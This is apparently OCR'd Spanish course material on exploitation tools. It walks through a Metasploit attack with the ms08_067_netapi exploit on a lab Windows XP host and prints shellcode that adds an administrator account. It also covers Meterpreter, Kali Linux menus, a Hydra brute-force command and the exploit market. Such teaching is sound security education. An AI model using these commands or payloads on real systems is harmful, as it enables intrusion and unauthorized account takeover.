C:\metasploit>console_
```

La consola de Metasploit proporciona acceso a la línea de órdenes para el *Metasploit Framework*. Se trata de una herramienta que permite desarrollar y ejecutar *exploits* contra una máquina remota.



Una de las posibilidades de la consola es la busca de *exploits* aplicando filtros. En este ejemplo se buscan *exploits* sobre netapi.

```
msf > search netapi


Matching Modules

================

   Name                                  Disclosure Date          Rank    Description

   ----                                  ---------------          ----    -----------

   auxiliary/scanner/smb/ms08_067_check                           normal  MS08-067
Scanner

   exploit/windows/smb/ms03_049_netapi   2003-11-11 00:00:00 UTC  good    Microsoft
Workstation Service NetAddAlternateComputerName Overflow

   exploit/windows/smb/ms06_040_netapi   2006-08-08 00:00:00 UTC  good    Microsoft
Server Service NetpwPathCanonicalize Overflow

   exploit/windows/smb/ms06_070_wkssvc   2006-11-14 00:00:00 UTC  manual  Microsoft
Workstation Service NetpManageIPCConnect Overflow

   exploit/windows/smb/ms08_067_netapi   2008-10-28 00:00:00 UTC  great   Microsoft
Server Service Relative Path Stack
```


En este ejemplo se aplica al *exploit* "exploit/windows/smb/ms08_067_netapi".

```
msf > use exploit/windows/smb/ms08_067_netapi

msf exploit(ms08_067_netapi) >
```


En este punto se pueden observar las opciones que proporciona el *exploit*.

```
msf exploit(ms08_067_netapi) > show options


Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
```

Hay que fijarse en que el parámetro RHOST no tiene valor. En este punto hay que saber el valor del IP de la máquina remota; como se puede observar en este caso, el IP es 192.168.1.19.



A continuación observaremos los usuarios de este ordenador; como se puede ver, los usuarios son “PC_User”, “Administrador” y otras cuentas creadas por defecto por el propio Windows XP.



Ahora, en la máquina local, donde se está ejecutando la consola de Metasploit, se puede indicar el valor de RHOST, es decir, el IP del ordenador remoto, que es 192.168.1.19; posteriormente se puede comprobar el valor del RHOST.

```
msf exploit(ms08_067_netapi) > set rhost 192.168.1.19

rhost => 192.168.1.19

msf exploit(ms08_067_netapi) > show options


Module options (exploit/windows/smb/ms08_067_netapi):


   Name     Current Setting  Required  Description

   ----     ---------------  --------  -----------

   RHOST    192.168.1.19     yes       The target address

   RPORT    445              yes       Set the SMB service port

   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:
```

Mostrar la lista de *payloads* disponibles.

```
msf exploit(ms08_067_netapi) > show payloads advanced

Compatible Payloads
===================
Name                          Rank    Description
----                          ----    -----------
generic/custom                normal  Custom Payload
generic/debug_trap            normal  Generic x86 Debug Trap
generic/shell_bind_tcp        normal  Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp     normal  Generic Command Shell, Reverse TCP Inline
```

En este ejemplo se utilizará el *payload* "windows/adduser", que creará un usuario en la máquina remota.

```
msf exploit(ms08_067_netapi) > set payload windows/adduser
payload => windows/adduser
msf exploit(ms08_067_netapi) > show options

Payload options (windows/adduser):

Name      Current Setting  Required  Description
----      ---------------  --------  -----------
CUSTOM                     no        Custom group name to be used instead of default
EXITFUNC  thread           yes       Exit technique(accepted:seh,thread,process,none)
PASS      Metasploit$1     yes       The password for this user
```

Se puede observar que algunos de los parámetros de este *payload* son *user* y pass.


A continuación se asignan los valores a estos parámetros:

```
msf exploit(ms08_067_netapi) > set user PC_Hacked
user => PC_Hacked
msf exploit(ms08_067_netapi) > set pass 123!Hack
pass => 123!Hack
msf exploit(ms08_067_netapi) > show options

Payload options (windows/adduser):
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
CUSTOM                     no        Custom group name to be used instead of default
EXITFUNC  thread           yes       Exit technique(accepted:seh,thread,process,none)
PASS      123!Hack         yes       The password for this user
```

El siguiente paso es ejecutar el *exploit*, que creará un usuario en la máquina remota con el nombre de usuario "PC_Hacked" y la contraseña "123!Hack".

```
msf exploit(ms08_067_netapi) > exploit


[*] Automatically detecting the target...

[*] Fingerprint: Windows XP - Service Pack 3 - lang:Spanish

[*] Selected Target: Windows XP SP3 Spanish (NX)

[*] Attempting to trigger the vulnerability...
```

En la pantalla siguiente se puede comprobar que se ha creado un usuario en la máquina remota.



6.3.2. Meterpreter

El Meterpreter es un *payload* que permite realizar una serie de acciones en el sistema atacado. Se trata de una biblioteca de enlaces dinámicos (*.dll*) especialmente creada para la automatización de *scripts,* que se inyecta en la memoria del sistema vulnerado. Por ejemplo, permite cargar y descargar archivos desde el sistema atacado, realizar capturas de pantalla, recoger los *hashes* de contraseñas, tomar el control de la pantalla, el ratón y el teclado para controlar completamente el equipo e incluso activar la cámara web de un ordenador portátil.

6.3.3. Generación de *payloads*

A pesar de que en el ejemplo anterior no ha sido necesario, la consola también permite generar el código del *payload* y así poder observar el código que el *exploit* ha inyectado.

Para generar el *payload,* en primer lugar se tiene que escoger cuál es el que se quiere generar "**`uso payload/windows/adduser`**", asignarle valores a los parámetros y posteriormente generarlo a través de la instrucción "*generate*".


```
msf > use payload/windows/adduser
msf payload(adduser) > set user PC_Hacked
user => PC_Hacked
msf payload(adduser) > set pass 123!Hack
pass => 123!Hack
msf payload(adduser) > generate
# windows/adduser - 283 bytes
# http://www.metasploit.com
# VERBOSE=false, PrependMigrate=false, EXITFUNC=process,
# USER=PC_Hacked, PASS=123!Hack, CUSTOM=, WMIC=false,
# COMPLEXITY=true
buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" +
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" +
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" +
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" +
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" +
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" +
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" +
"\x12\xeb\x86\x5d\x6a\x01\x8d\x85\xb9\x00\x00\x00\x50\x68" +
"\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95" +
"\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb" +
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x6d\x64\x2e\x65" +
"\x78\x65\x20\x2f\x63\x20\x6e\x65\x74\x20\x75\x73\x65\x72" +
"\x20\x50\x43\x5f\x48\x61\x63\x6b\x65\x64\x20\x31\x32\x33" +
"\x21\x48\x61\x63\x6b\x20\x2f\x41\x44\x44\x20\x26\x26\x20" +
"\x6e\x65\x74\x20\x6c\x6f\x63\x61\x6c\x67\x72\x6f\x75\x70" +
"\x20\x41\x64\x6d\x69\x6e\x69\x73\x74\x72\x61\x74\x6f\x72" +
"\x73\x20\x50\x43\x5f\x48\x61\x63\x6b\x65\x64\x20\x2f\x41" +
"\x44\x44\x00"
```

6.3.4. Msfgui.exe: Interfaz gráfica


El programa msfgui.exe[5] es un programa que ofrece una interfaz gráfica, que permite realizar las tareas que se pueden hacer con la consola de Metasploit *Framework* de una forma más ágil.

(5)**Msfgui**: https://www.scriptjunkie.us/msfgui/.


En este ejemplo se muestra cómo buscar el *exploit* ms03_026_dcom.



Una vez se selecciona el *exploit*, se muestra una ventana con la información del *exploit*, sus identificadores en varias bases de datos públicas de *exploits*, el software que puede atacar, y una lista de los *payloads* que puede aplicar. Una vez escogido el software de destino al que se quiere atacar y el *payload*, se muestran los parámetros del *payload*. En este ejemplo se ha escogido el *payload exec*.



En la barra de menú está la opción de escoger un *payload*; una vez escogido, se puede generar con él el código correspondiente.





6.3.5. Kali Linux


Kali Linux es una reconstrucción de BackTrack Linux, y es una distribución de Linux que se adhiere completamente a los estándares de desarrollo de Debian. Está totalmente orientado para la realización de pruebas de penetración y auditorías de seguridad.

Se trata de un conjunto de herramientas para hacer evaluaciones, para tareas de informática forense y para hacer pruebas de penetración: recopilación de información, identificación de vulnerabilidades, explotación y escalada de privilegios, etc.

A continuación se muestran algunas de las opciones de menú de las utilidades disponibles en esta herramienta:



Applications
Places
Wed Apr 23, 6:03 PM
root
Click to view your appointments and tasks
Accessories
Electronics
Graphics
Hamradio
Internet
Kali Linux
Office
Programming
Sound & Video
System Tools
Universal Access
Other
Top 10 Security Tools
Information Gathering
Vulnerability Analysis
Web Applications
Password Attacks
Wireless Attacks
Exploitation Tools
Sniffing/Spoofing
Maintaining Access
Reverse Engineering
Stress Testing
Hardware Hacking
Forensics
Reporting Tools
System Services
BeEF XSS Framework
Cisco Attacks
Exploit Database
Exploit Development Tools
Metasploit
Network Exploitation
Social Engineering Toolkit
beef
the more you are able to hear.


Applications
Places
Wed Apr 23, 6:05 PM
root
Click to view your appointments and tasks
Accessories
Electronics
Graphics
Hamradio
Internet
Kali Linux
Office
Programming
Sound & Video
System Tools
Universal Access
Other
Top 10 Security Tools
Information Gathering
Vulnerability Analysis
Web Applications
Password Attacks
Wireless Attacks
Exploitation Tools
Sniffing/Spoofing
Maintaining Access
Reverse Engineering
Stress Testing
Hardware Hacking
Forensics
Reporting Tools
System Services
Network Sniffers
Network Spoofing
Voice and Surveillance
VoIP Tools
Web Sniffers
darkstat
dnschef
dnsspoof
dsniff
ettercap-graphical
hexinject
mailsnarf
msgsnarf
netsniff-ng
passive_discovery6
responder
sslsniff
tcpflow
urlsnarf
webmitm
webspy
wireshark
the more you are able to hear.



6.3.6. Kali Linux / Password Attacks / Online Attacks / hydra-gtk

Hydra es una herramienta de descifrado de contraseñas que se puede utilizar en muchos servicios haciendo uso del método *"fuerza bruta"* para averiguar la contraseña de inicio de sesión a partir de una lista de palabras.


xHydra
Quit
Target
Passwords
Tuning
Specific
Start
Target
Single Target
127.0.0.1
Target List
Prefer IPV6
Port
0
Protocol
afp
Output Options
Use SSL
Be Verbose
Show Attempts
Debug
hydra -l yourname -p yourpass -t 16 127.0.0.1 afp

7. El mercado de los *exploits*

7.1. Mercado negro de *exploits*

The New York Times (2013). "Nations Buying as Hackers Sell Flaws in Computer Code"

Los *hackers* Luigi Auriemma y Donato Ferrante vendieron detalles técnicos sobre vulnerabilidades a los países que querían entrar en los sistemas informáticos de adversarios extranjeros.

How spies, hackers, and the government bolster a booming software exploit market

El experto en seguridad con sede en Bangkok denominado "el grugq" supuestamente vendió un *exploit* de "día-cero" (*cero-day*) del sistema operativo iOS por 250.000 dólares como intermediario, el grugq ganó 37.500 dólares en concepto de comisión.

En el 2011, Wikileaks reveló que la empresa de seguridad Endgame Systems vendió paquetes de 25 *exploits* de día-cero para clientes, principalmente contratistas del Gobierno estadounidenses, por un valor de 2,5 millones de dólares al año.

Hackers Selling Vista Zero-Day Exploit

En el año 2006, analistas de la compañía Trend-Micro se infiltraron en el mundo *underground* de las redes *hacker* y detectaron la venta de un *exploit* para Windows Vista por 50.000 dólares.

Enlaces recomendados

Computer Code: http://www.nytimes.com/2013/07/14/world/europe/nations-buying-as-hackers-sell-computer-flaws.html?_r=0

How spies, hackers, and the government bolster a booming software exploit market: http://www.fastcompany.com/3009156/the-code-war/how-spies-hackers-and-the-government-bolster-a-booming-software-exploit-market

Exploit

Hackers Selling Vista Zero-Day Exploit: http://www.eweek.com/c/a/Security/Hackers-Selling-Vista-ZeroDay-Exploit/

Hacker Offers to Sell Vista Zero-Day Exploit: http://news.techworld.com/security/7633/hacker-offers-to-sell-vista-zero-day-exploit/

Se tiene que tener en cuenta que, actualmente, la importancia de la habilidad y la sofisticación del atacante han disminuido.

